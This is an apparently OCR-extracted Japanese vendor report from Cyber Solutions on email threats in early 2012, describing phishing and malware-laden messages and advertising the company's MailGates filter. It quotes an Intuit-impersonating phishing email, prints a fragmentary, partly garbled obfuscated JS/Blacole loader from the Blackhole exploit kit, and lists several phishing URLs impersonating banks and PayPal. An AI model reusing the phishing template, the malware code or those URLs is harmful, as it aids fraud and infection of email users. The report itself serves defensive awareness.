
電子メール脅威調査レポート
2012 Jan.-Mar.

Cyber Solutions

サイバーソリューションズはアジア地域を重点に、電子メールに対する脅威を研究及び調査を行いました。2012 年第 1 四半期には電子メールの添付ファイル、外部リンクを使った攻撃が多く見られ、今後も引き続き警戒が必要です。以下のポイントにご注意下さい：

1. **著名サイトになりすました、悪意のニセの確認やお知らせメール：**
   今四半期は、従来のハイパーリンクといった攻撃手法と異なり、著名サイトになりすました、ニセの確認・通知メールに、悪意のプログラムを組み込んだ添付ファイルを添付し送信する攻撃が多く見られました。
2. **リダイレクト手法（Redirect）による悪意のサイトへの誘導：**
   悪意のある外部リンクを正常なリンクに見せかける為、メール本文に短縮 URL やリダイレクトなど様々な方法を利用し、利用者を悪意のサイト誘導する手法が特徴です。
3. **普及しているメールサービスベンダー名を利用して送信：**
   大半のスパマーは有名なメールサービスベンダー（Yahoo、Gmail、Hotmail・・等）を利用してスパムを配信しています。こういったメールサービスの利用が普及しているため、利用者の警戒心が緩くなり、誤って開いてしまうことが多くなっています。

スパマーは各種アンチスパム製品に検出されないような、様々な攻撃手法を開発し続けています。フィッシングメールも同様で、日々変化しています。以下は、スパマーがメール送信者をインテュイット（米 Intuit Inc. アメリカの大手会計ソフトメーカー）になりすました例です（図 1）：



(from) INTUIT INC. <admin@intuit.com>
(subject) **Request for the urgent update of your tax information.**
(to) [redacted]

Good afternoon,

In our continuing effort to ensure that correct information is being kept up on our systems, and to be able to grant you better quality of service; INTUIT INC. has partaken in the Internal Revenue Service [IRS] Name and TIN Matching Program.

We have found out, that your name and/or Employer Identification Number, that is stated on your account is different from the data obtained from the IRS and/or SSA.

In order to check the data on your account, please use the following link.

Best regards,
INTUIT INC.

Corporate Headquarters
2632 Marine Way
Mountain View, CA 94043

【図 1：INTUIT になりすました悪意の確認メール】

受信者が本文中のリンクをクリックすると、『Wait please』、『Loading』などの表示で受信者を騙し、実際はその間に悪意のプログラムが実行されます。この例では、ハッカーはあらかじめリダイレクト先のサーバをハッキングし、リダイレクト URL や悪意の javascript プログラムを仕込みます。そして、追跡されないように、ブラウザが自動的に何回もリダイレクトしたあと、悪意の javascript ページにたどりつき、ウイルスやトロイが自動的にインストールされてしまいます。

```
2:69:67:59:4:38:66:75:61:63:68:4:57:66:55:73:73:-3:-1:17:60:4:73:
1:17:72:55:9:4:73:59:74:23:74:74:72:63:56:75:74:59:-2:-8:63:58:-8
2:55:8:4:72:59:73:70:69:68:73:59:24:69:58:79:-1:17:72:55:6:4:41:5
3:62:69:77:53:70:58:60:-2:-3:4:5:57:69:68:74:59:68:74:5:55:58:70:
:12:-3:-1:17:67:4:73:59:74:23:74:74:72:63:56:75:74:59:-2:-3:77:63
:74:41:62:59:66:66:25:69:58:59:-2:-1:81:72:59:74:75:72:68:-10:-8:
4:11:-5:75:7:56:59:58:-5:75:8:13:60:9:-5:75:9:14:15:12:-5:75:58:5
10:10:-5:75:58:13:13:57:-5:75:55:56:9:59:-5:75:8:6:59:57:-5:75:57
5:8:10:57:9:-5:75:58:13:13:56:-5:75:8:57:13:59:-5:75:59:56:55:56:
2:-10:76:59:72:9:19:60:66:55:73:62:76:59:72:49:8:51:17:63:60:-10:
:66:55:73:62:53:69:56:64:1:19:-8:18:70:55:72:55:67:-10:68:55:67:5
:76:55:72:-10:69:41:70:55:68:19:58:69:57:75:67:59:68:74:4:57:72:5
al;
';s=':';d='pre';ss='s';
[]['j'+'o'+'in']+[].join).substr(1,2);
(String+[]).substr(1,2);
a===aaa)
cument['getElementById'](d)[i+'nnerHTML'][ss+'plit'](s);
a';
;
'x['][0];
                        c="";
                        i=0;
                        q=a;
                        x=
                        q;
                        p=parseInt;
a===aaa)
                        while(28066>i){
                                vv=e(qq+'i'+']');
                                cc=String['fromCharCod'+'e'](42+p(""+
                                c=c+cc;
                                i=1+i;
                        }
                        e(c);
```

【図 2：悪意の javascript プログラム】

図2は、今四半期に、多く見られる攻撃手法の例です。この悪意の javascript の特徴は、スクリプト内に大量かつ不規則な特殊記号、文字や数字を含む、コードの難読化が行われ、セキュリティ対策製品による検出を回避しつつ、悪意ソフトを PC にインストールします。このような javascript は JS/Blacole の変種で、『Blackhole exploit kit』というハッカーツールから生成され、一連の攻撃プロセスが自動化される事も特徴です。


図 1 の例では、受信者が本文に含まれた悪意のリンクをクリックしない限り、脅威は発生しません。しかし、今四半期に多く見られた、メール本文に JS/Blacole を含む html ファイルを添付した悪意メール（図 3）では、メール受信者が利用するメールシステムが、受信メールの添付ファイルを自動的に表示、またはメールに含まれる javascript を自動的に実行する仕組みになっている場合、受信者がメールを開いただけで攻撃されてしまうため、メール利用者にとって、大きな脅威であり、非常に危険です。

【図 3:HP スキャナーシステムの偽造通知メール】

今四半期は、利用者のアカウントとパスワードを取得する目的のフィッシングメールが大幅に増加しました。


手法も日々進化し、またなりすまし対象サイトも頻繁に変わっています。ただし、この目的を達成するには、メールに含まれる、外部リンクを利用した偽造のログイン画面への誘導や、ニセサイトへのアカウント情報の入力が必要となります。メール受信者はメール本文中に含まれる外部リンクをより注意深く確認する事で、フィッシングメールでの被害の危険性を回避できます。以下に幾つかサンプルを記載します

図 4 は、イギリスの銀行「The co-operative bank」にな成りすまして顧客送信された、偽造メール（フィッシングメール）です。




【図 4:イギリスの「The co-operative bank」になりすましたフィッシングメール】

本文中にあるハイパーリンク http://silconweb.com/product/images/froms.htm をクリックすると、偽造のログイン画面（図 5）http://vanessarogers.com.au/wp-includes/Text/Diff/Renderer/1/CBIBSWeb.start.html にリダイレクトされます。ここにある 2 つの URL は The co-operative bank(URL:http://www.co-operativeinsurance.co.uk)とは全く異なり、フィッシングメールと判断可能です。



【図 5：イギリスの The co-operative bank の偽造ログイン画面】

他にも、フィリピンの RCBC 銀行からの偽造フィッシングメールの例もあります。前例と同じく、記載された URL （http://comptablesbegin.com//wp-content/plugins/tinymce-advanced/js/RcbcAccountUpdate.htm）は RCBC 銀行と全く関係ないものなので、フィッシングメールと判断出来ます。（図 6、図 7）




【図 6：フィリピンの RCBC 銀行をなりすましたフィッシングメール】

【図 7:フィリピンの RCBC 銀行の偽造ログイン画面】

また、URL の確認も一つの方法です、図 8 の例は PayPal になりすましたフィッシングメールです。

よく見ると、本文中に記載された「URL　:http://paypal.com.cgi-bin.webscr.cmd.login.dispatch.update.f8e263a13c0db1f8e263663df8e263ef8e263a0174d7b23f8e26337c9v.tieriele.com/eeeeetet/azretyju/vszertyh/degtre/zetrt/」の本当のドメインは tieriele.com で、PayPal とは全く関係ないものです。スパマーは受信者を混乱させるため、わざと長い URL を利用しています。



【図 8:PayPal になりすましたフィッシングメール】

サイバーソリューションズは 2012 年第一四半期の研究及び調査結果の中から、皆様が今後メールをより安全にご利用頂ける様、注意点をご報告させて頂きました。

前述のような悪意のメールは、弊社独自技術にて自動検出し、メールセキュリティソリューション MailGates のスパム防御機能に既に反映されております。MailGates では新たな脅威により迅速に対応し、お客様のメール環境を守ります。

【MailGates について】

MailGates は誤送信防止から、スパム対策、メール暗号化まで、メールセキュリティに欠かせない機能を実現に、ウェブインターフェイスによる簡単設定機能など企業に求められる機能を網羅しているメールセキュリティソリューションです。さらに、独自のメールセキュリティテクノロジーと RPD（オンライ検閲機能）の融合且つ高性能多層フィルター。また、Commtouch Software 社 RPD、Zero-Hour ウイルスプロテクションを標準搭載しておりますので、世界各国で飛び交うメールをリアルタイムで監視し新種のスパム、ウイルス、スパイウェア、フィッシングテクノロジなど包括的なマルウェア対策として、的確に排除することが可能になります。http://www.cybersolutions.co.jp/products/mailgates/

【サイバーソリューションズについて】

サイバーソリューションズ株式会社は電子メールサーバをはじめ電子メールセキュリティ関連の製品を中心に、企業向けソフトウェアの開発、販売、提供をしています。

電子メールソリューションの分野におきましては、国内で約 9,500 社以上の企業で利用されている高性能 Web メール機能搭載の統合型セキュア・メールサーバシステム「CyberMail」、内部統制・コンプライアンス対策として国内メーカー実績 NO.1（※）のメール監査・メールアーカイブシステム「MailBase」、未知のスパムも情報漏洩の脅威からも高い投資対効果でシャットアウトできるアンチスパムシステム「MailGates」を開発、販売しております。2009 年より自社の電子メールシステムの技術をクラウド・SaaS 型の「CYBERMAIL Σ」提供するサービス事業も開始しました。（※）富士キメラ総研「2012 ネットワークセキュリティビジネス調査総覧」より。

日本の企業では珍しい独自のメールシステムの技術を有することにより、安全で快適な電子メール環境のトータルソリューションの提供を行っています。http://www.cybersolutions.co.jp。